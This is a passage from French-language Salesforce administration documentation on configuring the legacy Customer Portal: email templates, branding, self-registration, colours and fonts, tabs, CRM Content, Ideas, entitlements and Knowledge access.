| `Nouveau modèle de commentaire` | Modèle de message utilisé pour l'envoi d'une notification aux utilisateurs du portail Client lorsqu'un commentaire public est ajouté à l'une de leurs requêtes. Ce modèle doit être marqué comme `Disponible`. |
| `Remplacer le responsable par le modèle des utilisateurs du portail` | Modèle d'e-mail utilisé pour l'envoi d'une notification à un utilisateur du portail Client lorsqu'il devient le nouveau responsable d'un enregistrement du portail. Ce modèle doit être marqué comme `Disponible`. |

Remarque: Vous pouvez standardiser les modèles de communication envoyés aux utilisateurs de tous vos portails Clients en cliquant sur le lien **Définir les modèles d'e-mail par défaut pour tous les portails Client** dans la section Outils de la page Configuration du portail Client. Pour plus d'informations, reportez-vous à Création de plusieurs portails Clients à la page 2630.

Conseil: Si vous envisagez d'utiliser le même modèle de communication pour différents objets, comme Remplacer le responsable par le modèle des utilisateurs du portail, nous vous conseillons d'inclure, dans le modèle, les champs texte et de fusion qui conviennent aux objets. Par exemple, si votre entreprise dispose d'un objet personnalisé Garantie et d'un objet personnalisé Formation, et que vous souhaitez utiliser Remplacer le responsable par le modèle des utilisateurs du portail pour ces objets, les champs texte et de fusion du modèle doivent afficher : Un nouvel enregistrement vous a été affecté. ID : {!Training.ID}{!Warranty.Id}." Lorsque le modèle est envoyé, seuls les champs de fusion pertinents s'affichent.

| Look and Feel | |
|---|---|
| **Paramètre** | **Description** |
| `En-tête` | Fichier texte ou HTML vous permettant d'inclure l'identification de la marque de votre entreprise dans l' en-tête de votre portail Client. Cliquez sur l'icône de recherche ( ) pour choisir un fichier téléchargé vers un dossier accessible au public dans l'onglet Documents.<br>Les fichiers que vous incluez dans les champs de recherche `En-tête` et `Pied de page` peuvent atteindre, à eux seuls, une taille maximale de 10 Ko.<br>Nous vous conseillons de ne pas ajouter d'en-tête, *ni* de logo à votre portail car il est possible que leur affichage simultané ne soit pas satisfaisant.<br>Vous pouvez positionner le lien Déconnexion n'importe où dans l'en-tête grâce à la balise HTML : "`<a href="/secur/logout.jsp">Déconnexion</a>`». |
| `Pied de page` | Fichier texte ou HTML vous permettant d'inclure l'identification de la marque de votre entreprise dans le pied de page de votre portail Client. Cliquez sur l'icône de recherche ( ) pour choisir un fichier téléchargé vers un dossier accessible au public dans l'onglet Documents.<br>Les fichiers que vous incluez dans les champs de recherche `En-tête` et `Pied de page` peuvent atteindre, à eux seuls, une taille maximale de 10 Ko. |
| `Logo` | Fichier image vous permettant d'inclure l'identification de la marque de votre entreprise dans l'en-tête situé dans la partie supérieure gauche de votre portail Client. Cliquez sur l'icône de recherche ( ) pour choisir un fichier téléchargé vers un dossier accessible au public dans l'onglet Documents et signalé comme étant une `Image accessible en externe`.<br>La taille du fichier que vous incluez dans le champ de recherche `Logo` peut atteindre 20 Ko.<br>Nous vous conseillons de ne pas ajouter d'en-tête, *ni* de logo à votre portail car il est possible que leur affichage simultané ne soit pas satisfaisant. |
| `Message de connexion` | Fichier texte ou HTML vous permettant d'inclure l'identification de la marque de votre entreprise dans l'en-tête de la page de connexion, de la page Vous avez oublié votre mot de passe et de la page Modifier le mot de passe de votre portail Client.<br>Cliquez sur l'icône de recherche ( ) pour choisir un fichier téléchargé vers un dossier accessible au public dans l'onglet Documents. |

| Look and Feel | |
|---|---|
| **Paramètre** | **Description** |
| | La taille du fichier que vous incluez dans le champ de recherche `Message de connexion` peut atteindre 2 Ko.<br>Remarque: Les codes JavaScript et CSS sont automatiquement supprimés dans les fichiers HTML utilisés comme messages de connexion au portail. |

| Paramètres d'auto-inscription | |
|---|---|
| **Paramètre** | **Description** |
| `Auto-inscription activée` | Permet aux contacts existants de s'inscrire eux-mêmes pour accéder à votre portail Client.<br>Lorsque vous cochez cette case et que vous ajoutez la case `Autoriser l'auto-inscription au niveau du portail client` aux présentations de page des contacts, les enregistrements de ces contacts dont la case `Autoriser l'auto-inscription au niveau du portail client` est cochée, peuvent visualiser une zone d'auto-inscription sur la page de connexion de votre portail client. Dans la zone d'inscription automatique, les utilisateurs peuvent entrer leur adresse e-mail et cliquer sur **Envoyer** pour recevoir un nom d'utilisateur et un mot de passe automatiquement attribués afin de se connecter à votre portail Client. Les autres notifications par e-mail envoyées aux utilisateurs au sujet de leur inscription sont les suivantes :<br>• Utilisateur existant, notification à partir de laquelle l'utilisateur peut entrer une autre adresse e-mail ou cliquer sur le lien **Vous avez oublié votre mot de passe ?** pour récupérer son mot de passe.<br>• Nouvel utilisateur, qui informe l'utilisateur que l'adresse e-mail envoyée ne correspond pas à un contact existant de votre entreprise. Si un administrateur a mis en oeuvre Web vers requête ou Web vers piste pour capturer de nouvelles informations utilisateur, l'utilisateur peut alors cliquer sur un lien afin de saisir ses informations dans le formulaire approprié.<br>• Erreur interne, qui informe l'utilisateur qu'une erreur s'est produite lors du processus d'auto-inscription et que l'administrateur de votre portail en a été informé.<br>• Utilisateur refusé, qui informe l'utilisateur qu'il ne peut pas s'inscrire automatiquement à votre portail Client. Cette notification est envoyée quand une adresse e-mail envoyée correspond à un contact dont la case `Autoriser` |

| Paramètres d'auto-inscription | |
|---|---|
| **Paramètre** | **Description** |
| | `l'auto-inscription au niveau du portail Client` n'est pas cochée. Elle est également envoyée lorsqu'une adresse e-mail envoyée ne correspond à aucun contact, et que votre administrateur n'a pas paramétré la fonction Web vers requête ou Web vers piste pour capturer de nouvelles informations utilisateur.<br><br>Assurez-vous que tous les champs personnalisés obligatoires sur les utilisateurs contiennent des valeurs par défaut. Autrement, les utilisateurs s'inscrivant automatiquement à votre portail Client recevront un message d'erreur.<br><br>Notez que des utilisateurs d'un compte personnel ne peuvent pas s'enregistrer automatiquement à votre portail Client. Si des utilisateurs d'un compte personnel s'enregistrent automatiquement à votre portail Client, ils reçoivent une notification d'e-mail qui leur donne des instructions pour prendre contact avec l'administrateur du portail. |
| `Nouvelle URL de formulaire utilisateur` | Vous permet de spécifier l'URL d'un formulaire Web vers piste ou Web vers requête pour les utilisateurs s'inscrivant automatiquement à votre portail Client.<br><br>L'URL de ce formulaire est fournie par le biais du modèle sélectionné dans le champ `Modèle d'erreur d'enregistrement` aux utilisateurs inscrits automatiquement et ne possédant pas d'enregistrement de contact, de sorte que leurs informations puissent être capturées et converties en contact. |
| `Modèle d'erreur d'enregistrement` | Il s'agit du modèle d'e-mail envoyé aux utilisateurs s'inscrivant automatiquement à votre portail Client, mais qui rencontrent une erreur d'enregistrement ou doivent remplir un formulaire Web vers requête ou Web vers piste pour s'inscrire à votre portail. Par défaut, un exemple de modèle est automatiquement sélectionné. Vous pouvez également créer vos propres modèles ou modifier l'exemple. Assurez-vous de marquer ce modèle comme `Disponible`.<br><br>Les champs `Adresse e-mail d'expédition` et `Nom de l'expéditeur` des paramètres du portail Client identifient l'expéditeur du modèle. |
| `Nouvelle licence utilisateur par défaut` | Cliquez sur l'icône de recherche ( ) afin de sélectionner une licence utilisateur de portail par défaut pour les utilisateurs s'inscrivant automatiquement à votre portail Client. |

| Paramètres d'auto-inscription | |
|---|---|
| **Paramètre** | **Description** |
| `Nouveau rôle de l'utilisateur par défaut` | Cliquez sur l'icône de recherche ( ) pour sélectionner un rôle de portail par défaut pour les utilisateurs s'inscrivant automatiquement à votre portail Client. |
| `Nouveau profil utilisateur par défaut` | Cliquez sur l'icône de recherche ( ) pour sélectionner un profil de portail par défaut pour les utilisateurs s'inscrivant automatiquement à votre portail Client.<br>Vous ne pouvez pas supprimer le profil sélectionné comme profil de portail par défaut. |

4. Cliquez sur **Enregistrer** pour sauvegarder les paramètres de votre portail Client.

CONSULTER ÉGALEMENT :

Configuration du portail Client

## Personnalisation des polices et des couleurs de votre portail client

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous pouvez personnaliser les polices et les couleurs du portail client Salesforce pour qu'il reflète la marque de votre société. Les polices et couleurs de votre portail sont spécifiées dans un portail appelé Modèle de couleur. Sélectionnez un modèle de couleur prédéfini et personnalisez-le éventuellement pour qu'il corresponde mieux à l'image de votre marque. Vous pouvez cliquer sur le lien **Voir des exemples** pour consulter tous les attributs de modèle que vous pouvez personnaliser.

1. Dans Configuration, saisissez *`Paramètres de portail client`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de portail client**.
2. Sélectionnez le nom de votre portail Client.
3. Cliquez sur **Modifier les couleurs et polices du portail**.
4. Sélectionnez un modèle de couleur dans la liste déroulante `Modèle de couleur`. Sélectionnez Personnaliser dans la liste déroulante `Modèle de couleur` pour créer intégralement votre propre modèle. Un aperçu du modèle de couleur sélectionné s'affiche automatiquement dans les sections Aperçu.
5. Vous pouvez personnaliser la couleur du modèle sélectionné en effectuant l'une des opérations suivantes :
   - Entrez une valeur hexadécimale dans un attribut de modèle ou
   - Cliquez sur la valeur hexadécimale d'un attribut de modèle et sélectionnez une couleur dans l'éditeur de type pointer cliquer.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier les polices et les couleurs du portail Client :
- Personnaliser l'application

Lorsque vous personnalisez un modèle, cela apparaît automatiquement dans son nom lorsque vous l'enregistrez. Vous pouvez personnaliser les options suivantes. Dès qu'elles sont personnalisées, elles s'affichent automatiquement dans les sections Aperçu :

| **Styles d'onglet** | |
|---|---|
| **Attribut de modèle** | **Description** |
| `Texte d'onglet en cours` | Couleur du texte de l'onglet que les utilisateurs ont sélectionné. |
| `Arrière-plan d'onglet en cours` | Couleur d'arrière-plan de l'onglet que les utilisateurs ont sélectionné. |
| `Bordure d'onglet en cours` | Couleur de bordure de l'onglet que les utilisateurs ont sélectionné. |
| `Texte des autres onglets` | Couleur du texte des onglets que les utilisateurs n'ont pas sélectionnés. |
| `Arrière-plan des autres onglets` | Couleur d'arrière-plan des onglets que les utilisateurs n'ont pas sélectionnés. |
| `Bordure des autres onglets` | Couleur de bordure des onglets que les utilisateurs n'ont pas sélectionnés. |
| `Arrière-plan de la barre d'onglets` | Couleur d'arrière-plan derrière tous les onglets. |

| **Styles de page** | |
|---|---|
| **Attribut de modèle** | **Description** |
| `Arrière-plan de la page` | Couleur d'arrière-plan du portail, sauf pour la recherche, les listes associées, les éléments récents, les catégories de solutions, les dossiers de documents et la liste déroulante Créer. |
| `Texte` | Couleur, taille et police du texte sur tous les éléments du portail sauf les onglets, les boutons, les en-têtes et les étiquettes de champ.<br>Vous pouvez éventuellement modifier le nombre affiché dans le champ du pourcentage pour augmenter ou diminuer la taille de tous les éléments du portail. En outre, vous pouvez modifier la police de tous les éléments du portail, sauf les onglets, les boutons, les en-têtes et les étiquettes de champ à partir de la liste déroulante. |
| `Texte d'étiquette du champ` | Couleur du texte des noms de champ sur les enregistrements.<br>Vous pouvez éventuellement modifier la police du texte à partir de la liste déroulante. |
| `Lien` | Couleur du texte de tous les liens. |
| `Placement de lien` | Couleur du texte de tous les liens que l'utilisateur survole. |

| Styles de page | |
|---|---|
| **Attribut de modèle** | **Description** |
| `Séparateur de champ` | Couleur des lignes qui séparent les champs dans les enregistrements. |
| `Bordure inférieure` | Couleur de la ligne constituant la bordure inférieure du portail. |

| Styles de section | |
|---|---|
| **Attribut de modèle** | **Description** |
| `Arrière-plan d'en-tête` | Couleur d'arrière-plan de tous les en-têtes, y compris la recherche, les éléments récents, les listes associées, les catégories de solutions, les dossiers de documents et l'onglet sélectionné. |
| `Texte de l'en-tête de la section` | Couleur et police du texte des en-têtes de recherche, des listes associées, des éléments récents, des catégories de solutions et des dossiers de documents.<br>Vous pouvez éventuellement modifier la police du texte à partir de la liste déroulante. |
| `Bordure gauche` | Bordure à gauche de la recherche, des listes associées, des éléments récents, des catégories de solutions, des dossiers de documents et de la liste déroulante Créer.<br>Vous pouvez éventuellement modifier le nombre affiché dans le champ des pixels pour augmenter ou diminuer l'épaisseur de la bordure. En outre, vous pouvez sélectionner le style de la ligne affichée comme bordure à partir de la liste déroulante. |
| `Bordure droite` | Bordure à droite de la recherche, des listes associées, des éléments récents, des catégories de solutions, des dossiers de documents et de la liste déroulante Créer.<br>Vous pouvez éventuellement modifier le nombre affiché dans le champ des pixels pour augmenter ou diminuer l'épaisseur de la bordure. En outre, vous pouvez sélectionner le style de la ligne affichée comme bordure à partir de la liste déroulante. |
| `Bordure supérieure` | Bordure au-dessus de la recherche, des listes associées, des éléments récents, des catégories de solutions, des dossiers de documents et de la liste déroulante Créer.<br>Vous pouvez éventuellement modifier le nombre affiché dans le champ des pixels pour augmenter ou diminuer l'épaisseur de la bordure. En outre, vous pouvez sélectionner le style de la ligne affichée comme bordure à partir de la liste déroulante. |

| Styles de section | |
|---|---|
| **Attribut de modèle** | **Description** |
| `Bordure inférieure` | Bordure au-dessous de la recherche, des listes associées, des éléments récents, des catégories de solutions, des dossiers de documents et de la liste déroulante Créer.<br>Vous pouvez éventuellement modifier le nombre affiché dans le champ des pixels pour augmenter ou diminuer l'épaisseur de la bordure. En outre, vous pouvez sélectionner le style de la ligne affichée comme bordure à partir de la liste déroulante. |
| `Arrière-plan de section` | Couleur d'arrière-plan de la recherche, des listes associées, des éléments récents, des catégories de solutions, des dossiers de documents et de la liste déroulante Créer. |

| Styles de liste | |
|---|---|
| **Attribut de modèle** | **Description** |
| `Texte d'en-tête de liste` | Couleur du texte des noms de champ sélectionnés comme en-têtes de colonnes dans les vues de liste.<br>Vous pouvez éventuellement modifier la police du texte à partir de la liste déroulante. |
| `Soulignement d'en-tête` | Couleur des lignes au-dessous des en-têtes de colonne dans les listes associées et les vues de liste. |
| `Séparateur` | Couleur des lignes entre les enregistrements dans les vues de liste. |
| `Surlignage de ligne` | Couleur d'un enregistrement que utilisateur survole dans la liste de vues. |

6. Cliquez sur **Enregistrer** pour enregistrer toutes les modifications apportées aux valeurs du modèle.

   Conseil: Les modifications sont visibles par les utilisateurs du portail Client lorsqu'ils actualisent leur navigateur. C'est la raison pour laquelle nous vous recommandons de mettre à jour le modèle de couleurs de votre portail au moment où les utilisateurs sont moins susceptibles de consulter votre portail Client.

Remarque: Pour personnaliser l'en-tête, le pied de page et le logo de votre portail client, reportez-vous à Activation de la connexion et des paramètres du portail client à la page 2632.

CONSULTER ÉGALEMENT :

Configuration du portail Client
Personnalisation des onglets de votre portail Client

## Personnalisation des onglets de votre portail Client

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour personnaliser les onglets du portail Client :
- Personnaliser l'application

Le portail client Salesforce peut afficher les onglets suivants :

- Réponses
- Articles
- Idées
- Accueil
- Requêtes
- Rapports
- Solutions
- Onglets Web
- Autorisations
- Objets personnalisés
- Contrats de service
- Chatter Answers
- Documents provenant de l'onglet Documents
- Onglets Salesforce CRM Content : Bibliothèques, Contenu et Abonnements

En outre, le portail client peut afficher les onglets suivants pour les administrateurs utilisateur externe délégués :

- Comptes
- Contacts

Pour sélectionner les onglets affichés pour les utilisateurs connectés à un portail client et personnaliser l'ordre d'affichage :

1. Dans Configuration, saisissez *Paramètres de portail client* dans la case Recherche rapide, puis sélectionnez **Paramètres de portail client**.
2. Sélectionnez le nom du portail Client dont vous souhaitez personnaliser les onglets.
3. Cliquez sur **Personnaliser les onglets du portail**.
4. Pour ajouter ou supprimer des onglets, sélectionnez un titre d'onglet et cliquez sur la flèche **Ajouter** ou **Supprimer** dans la zone Onglets sélectionnés. Pour modifier l'ordre des onglets, sélectionnez un titre d'onglet dans la zone Onglets sélectionnés, puis cliquez sur la flèche **Haut** ou **Bas**.
5. Si vous le désirez, vous pouvez sélectionner, dans la liste déroulante Onglet de destination par défaut, l'onglet que peuvent voir les utilisateurs lorsqu'ils se connectent au portail.
6. Cliquez sur **Enregistrer**.

Vous pouvez spécifier davantage les onglets auxquels les utilisateurs ont accès en modifiant les paramètres des onglets dans les profils associés et les ensembles d'autorisations des utilisateurs.

Conseil: Vous pouvez créer plusieurs portails Clients qui affichent différents onglets pour des utilisateurs ayant le même profil, s'ils ont accès à tous les objets affichés dans un onglet.

Pour afficher les onglets ci-dessous dans le portail client, suivez les étapes ci-dessus, puis définissez les paramètres de visibilité sur Valeur par défaut activée dans tous les profils du portail client.

### Autoriser les utilisateurs du portail à visualiser les onglets Web

Pour autoriser les utilisateurs du portail à afficher les onglets Web, créez simplement des onglets Web et attribuez-les aux profils du portail Client.

### Accorder aux utilisateurs du portail l'accès à l'onglet Documents

Pour autoriser les utilisateurs du portail Client à afficher un onglet Documents, accordez-leur l'accès aux dossiers de l'onglet Documents Salesforce contenant les fichiers auxquels vous souhaitez qu'ils aient accès.

### Permettre aux utilisateurs du portail d'afficher l'onglet Rapports

Pour autoriser des utilisateurs du portail à consulter un onglet Rapports :

1. Accordez aux utilisateurs du portail l'accès aux dossiers de vos Rapports Salesforce qui contiennent les rapports à exécuter.
2. Configurez le modèle de partage par défaut à l'échelle de votre entreprise sur Privé pour des objets sur lesquels vous souhaitez que les utilisateurs du portail fassent des rapports.
3. Attribuez des utilisateurs du portail à des ensembles d'autorisations ou à des profils qui comprennent l'autorisation « Exécuter des rapports ».

Lorsque vous ajoutez l'onglet Rapports à votre portail client, les utilisateurs du portail :

- ne peuvent pas personnaliser de rapports ni filtrer les résultats des rapports ; ils peuvent seulement exécuter des rapports.
- peuvent exporter des rapports vers Excel s'ils disposent de l'autorisation « Exporter des rapports ».
- n'ont pas accès aux dossiers Rapports publics non classés et Mes rapports personnels personnalisés.
- recevront un message d'erreur signalant que leurs droits sont insuffisants s'ils exécutent un rapport contenant des objets qu'ils ne sont pas autorisés à afficher.

### Autoriser les utilisateurs du portail à accéder à l'onglet Idées

Pour autoriser les utilisateurs de portail à accéder à l'onglet Idées, configurez l'affichage des Idées dans le portail. Pour plus d'informations, reportez-vous à Création et modification de zones à la page 2720 et à Activation des idées dans le portail client à la page 2647.

Si votre organisation dispose de la licence de portail Idées et Réponses, masquez l'onglet Rapports dans le portail client. Autrement, les utilisateurs du portail Client reçoivent un message Privilèges insuffisants lorsqu'ils cliquent sur l'onglet Rapports. Pour plus d'informations, reportez-vous à Personnalisation des onglets de votre portail Client à la page 2643.

### Autoriser les utilisateurs du portail à accéder aux onglets Salesforce CRM Content

Pour permettre aux utilisateurs du portail d'accéder à Salesforce CRM Content, reportez-vous à Activation de Salesforce CRM Content dans le portail client à la page 2645.

CONSULTER ÉGALEMENT :

Configuration du portail Client

Activation de Salesforce CRM Content dans le portail client

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour configurer et mettre à jour le portail Client : | Personnaliser l'application |
| Pour créer et modifier des profils : | Gérer les profils et les ensembles d'autorisations |
| Pour gérer les utilisateurs du portail Client : | Modifier les utilisateurs libre-service |
| Pour créer des autorisations de bibliothèque Salesforce CRM Content : | Gérer Salesforce CRM Content OU Gérer les autorisations de contenu |
| Pour ajouter des utilisateurs à une bibliothèque Salesforce CRM Content : | Gérer Salesforce CRM Content OU `Gérer la bibliothèque` doit être coché dans la définition de l'autorisation de votre bibliothèque |

| Éditions |
|---|
| Disponible avec : Salesforce Classic |
| Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |

Remarque: À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Salesforce CRM Content est disponible dans le portail client. Deux niveaux d'accès à Salesforce CRM Content peuvent être accordés aux utilisateurs du portail client :

- Les utilisateurs du portail sans licence de fonctionnalité Salesforce CRM Content peuvent télécharger, évaluer, commenter et s'abonner au contenu s'ils disposent de l'autorisation « Afficher le contenu dans les portails ». Ils ne peuvent pas consulter des données potentiellement sensibles telles que les noms d'utilisateur, l'historique des téléchargements et l'historique des versions. La fonctionnalité de livraison de contenu n'est pas disponible pour les utilisateurs du portail.
- Les utilisateurs de portail disposant d'une licence de fonctionnalité Salesforce CRM Content peuvent accéder à toutes les fonctions Salesforce CRM Content accordées par leurs autorisations sur la bibliothèque, y compris contribuer au contenu, au déplacement et au partage de contenu parmi les bibliothèques ainsi qu'à la suppression de contenu. Ils peuvent aussi consulter des rapports Salesforce CRM Content. La fonctionnalité de livraison de contenu n'est pas disponible pour les utilisateurs du portail.

### Activation de Salesforce CRM Content pour des utilisateurs sans licence

Une fois que vous avez activé votre portail client, procédez comme suit pour activer Salesforce CRM Content sur vos portails. Utilisez ces étapes si vous n'avez pas acheté de licence de fonctionnalité Salesforce CRM Content pour vos utilisateurs de portail.

1. Mettez à jour les profils du portail Client :
   a. Clonez le profil Utilisateur du portail client ou Responsable du portail client.
   b. Dans les profils clonés, ajoutez l'autorisation utilisateur « Afficher le contenu dans les portails ».
   c. Modifiez la visibilité de l'onglet des onglets Bibliothèques, Contenu et Abonnements de Onglet masqué en Activé par défaut.
   d. Attribuez les profils clonés à vos utilisateurs du Portail client.

2. Déterminez les privilèges dont disposeront vos utilisateurs de portail dans chaque bibliothèque Salesforce CRM Content en créant une ou plusieurs autorisations de bibliothèque.

   Remarque: Une autorisation sur une bibliothèque ne peut accorder que les privilèges qu'une licence de fonctionnalité ou un profil d'utilisateur autorisent. Par exemple, même si `Baliser le contenu` est une option d'autorisation sur la bibliothèque, le fait de la sélectionner ne permet pas à des utilisateurs ne disposant pas d'une licence de fonctionnalité Salesforce CRM Content de baliser du contenu.

3. Déterminez les bibliothèques auxquelles vous souhaitez que vos utilisateurs de portail aient accès. Vérifiez que le contenu confidentiel n'est pas disponible dans ces bibliothèques.
4. Ajoutez des utilisateurs aux bibliothèques. Les utilisateurs de portail disposant du profil Utilisateur du portail client ou d'un clone de ce profil ne peuvent être ajoutés à une bibliothèque que dans le cadre d'un groupe public. Les utilisateurs de portail disposant du profil Responsable du portail client ou d'un clone de ce profil peuvent être ajoutés individuellement à une bibliothèque.
5. Ajoutez les onglets Salesforce CRM Content à chaque Portail client.

   Remarque: L'onglet Documents ne fait pas partie de Salesforce CRM Content.

### Activation de Salesforce CRM Content pour des utilisateurs disposant d'une licence

Une fois que vous avez activé votre portail client, procédez comme suit pour activer Salesforce CRM Content sur vos portails. Effectuez ces opérations si vous avez acheté des licences de fonction Salesforce CRM Content pour vos utilisateurs de portail.

1. Mettez à jour les profils du portail Client :
   a. Vous pouvez également cloner le profil Utilisateur de portail client ou Responsable de portail client pour inclure l'autorisation d'utilisateur « Créer des bibliothèques » si vous souhaitez autoriser les utilisateurs de portail à créer et à administrer de nouvelles bibliothèques.
   b. Dans vos profils de portail client standard ou clonés, modifiez la visibilité des onglets Bibliothèques, Contenu et Abonnements afin qu'ils changent de Onglet masqué à Valeur par défaut activée.
   c. Attribuez les profils clonés à vos utilisateurs du Portail client selon les besoins.
2. Cochez la case `Utilisateur de Salesforce CRM Content` dans la page de détail de l'utilisateur de chaque utilisateur du portail client.
3. Déterminez les privilèges dont disposeront vos utilisateurs de portail dans chaque bibliothèque Salesforce CRM Content en créant une ou plusieurs autorisations de bibliothèque.

   Remarque: Une autorisation sur une bibliothèque ne peut accorder que les privilèges qu'une licence de fonctionnalité ou un profil d'utilisateur autorisent. Par exemple, même si `Baliser le contenu` est une option d'autorisation sur la bibliothèque, le fait de la sélectionner ne permet pas à des utilisateurs ne disposant pas d'une licence de fonctionnalité Salesforce CRM Content de baliser du contenu.

4. Déterminez les bibliothèques auxquelles vous souhaitez que vos utilisateurs de portail aient accès. Vérifiez que le contenu confidentiel n'est pas disponible dans ces bibliothèques.
5. Ajoutez des utilisateurs aux bibliothèques. Les utilisateurs de portail disposant du profil Utilisateur du portail client ou d'un clone de ce profil ne peuvent être ajoutés à une bibliothèque que dans le cadre d'un groupe public. Les utilisateurs de portail disposant du profil Responsable du portail client ou d'un clone de ce profil peuvent être ajoutés individuellement à une bibliothèque.
6. Ajoutez les onglets Salesforce CRM Content à chaque Portail client.

**Remarque:** L'onglet Documents ne fait pas partie de Salesforce CRM Content.

CONSULTER ÉGALEMENT :

Configuration du portail Client

## Activation des idées dans le portail client

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Idées est disponible dans le portail client.

Une fois que vous avez configuré votre portail client, procédez comme suit pour activer les idées sur votre portail.

1. Créez des zones dans le contexte d'idées qui sont actives et configurées pour l'affichage dans le portail. Pour plus d'informations, reportez-vous à Création et modification de zones à la page 2720.
2. Ajoutez l'onglet Idées à votre Portail client. Pour plus d'informations, reportez-vous à Personnalisation des onglets de votre portail Client à la page 2643.
3. Si votre organisation dispose de la licence de portail Idées et Réponses, masquez l'onglet Rapports dans le portail client. Autrement, les utilisateurs du portail Client reçoivent un message Privilèges insuffisants lorsqu'ils cliquent sur l'onglet Rapports. Pour plus d'informations, reportez-vous à Personnalisation des onglets de votre portail Client à la page 2643.

CONSULTER ÉGALEMENT :

Configuration du portail Client

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer et mettre à jour le portail Client :
- Personnaliser l'application

Pour créer et modifier des profils :
- Gérer les profils et les ensembles d'autorisations

Pour personnaliser les idées :
- Personnaliser l'application

## Activation de la gestion des autorisations dans le portail client

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Le portail client permet d'accorder à vos clients l'accès à leurs autorisations et leurs contrats de service. Les éléments de ligne de contrat ne s'affichent pas dans le portail client.

**Remarque:** Les utilisateurs de portail client haut volume n'ont pas accès aux contrats de services ni aux autorisations.

Une fois la gestion des autorisations configurée et un portail client activé, suivez la procédure ci-dessous pour ajouter la gestion des autorisations à vos portails.

1. Mettez à jour les profils du portail Client :
   a. Clonez les profils du portail client pour activer la permission « Lire » aux autorisations et aux contrats de service.
   b. Dans les profils des administrateurs utilisateur externe délégués, vous pouvez également activer les autorisations « Créer » et « Supprimer » sur les contacts d'autorisation. Les administrateurs utilisateur externe délégués peuvent ainsi mettre à jour les contacts d'autorisation.
   c. Dans les profils clonés, assurez-vous que la visibilité de l'onglet Autorisations ou Contrats de service est définie sur Valeur par défaut activée.
2. En bas de la page de détail du portail client, cliquez sur **Modifier les profils** et activez les nouveaux profils.
3. Personnalisez les présentations de page de requête pour ajouter le champ de recherche `Nom d'autorisation`. Les utilisateurs du portail peuvent ainsi ajouter des autorisations aux requêtes.

   **Conseil:** N'ajoutez *pas* les champs de processus d'autorisation ci-dessous à des présentations de page de requête pour les utilisateurs du portail, car ils ne doivent pas avoir accès aux informations associées à vos processus de support internes : `Date de début du processus d'autorisation`, `Date de fin du processus d'autorisation`, `Arrêté` et `Arrêté depuis`.
4. Vous pouvez également personnaliser des listes associées dans des comptes et des contacts pour ajouter des autorisations. Les administrateurs utilisateur externe délégués peuvent ainsi créer automatiquement des requêtes associées aux autorisations appropriées.
5. Ajoutez l'onglet Autorisations ou Contrats de service à chaque portail client.
6. Attribuez les profils clonés à vos utilisateurs du portail client :
   a. Pour créer un utilisateur du portail client, cliquez sur **Gérer un utilisateur externe** et sélectionnez **Activer l'utilisateur client** dans la page de détail du contact. Pour mettre à jour un utilisateur existant, cliquez sur **Gérer un utilisateur externe** et sélectionnez **Afficher l'utilisateur client**.
   b. Pour un nouvel utilisateur, sélectionnez le profil cloné dan le menu déroulant **Profil**. Pour un utilisateur existant, cliquez sur **Modifier** puis sélectionnez le profil.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition avec Service Cloud

**AUTORISATIONS UTILISATEUR**

Pour configurer et mettre à jour le portail Client :
- Personnaliser l'application

Pour créer et modifier des profils :
- Gérer les utilisateurs

Pour gérer les utilisateurs du portail Client :
- Modifier les utilisateurs libre-service

**c.** Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Configuration du portail Client

## Activation de Salesforce Knowledge dans le portail client

**Remarque:** À compter de la version Summer '13, le portail client n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail client. Si vous n'avez pas de portail client et que vous souhaitez partager aisément des informations avec vos clients, essayez les communautés.

Les organisations existantes qui utilisent des portails client peuvent conserver leurs portails client ou migrer vers les communautés. Pour plus d'informations, contactez votre responsable de compte Salesforce.

Vous pouvez utiliser le portail client pour fournir à vos clients l'accès aux articles de Salesforce Knowledge. Les utilisateurs du portail peuvent afficher et noter les articles mais ils ne peuvent pas en créer ni les modifier.

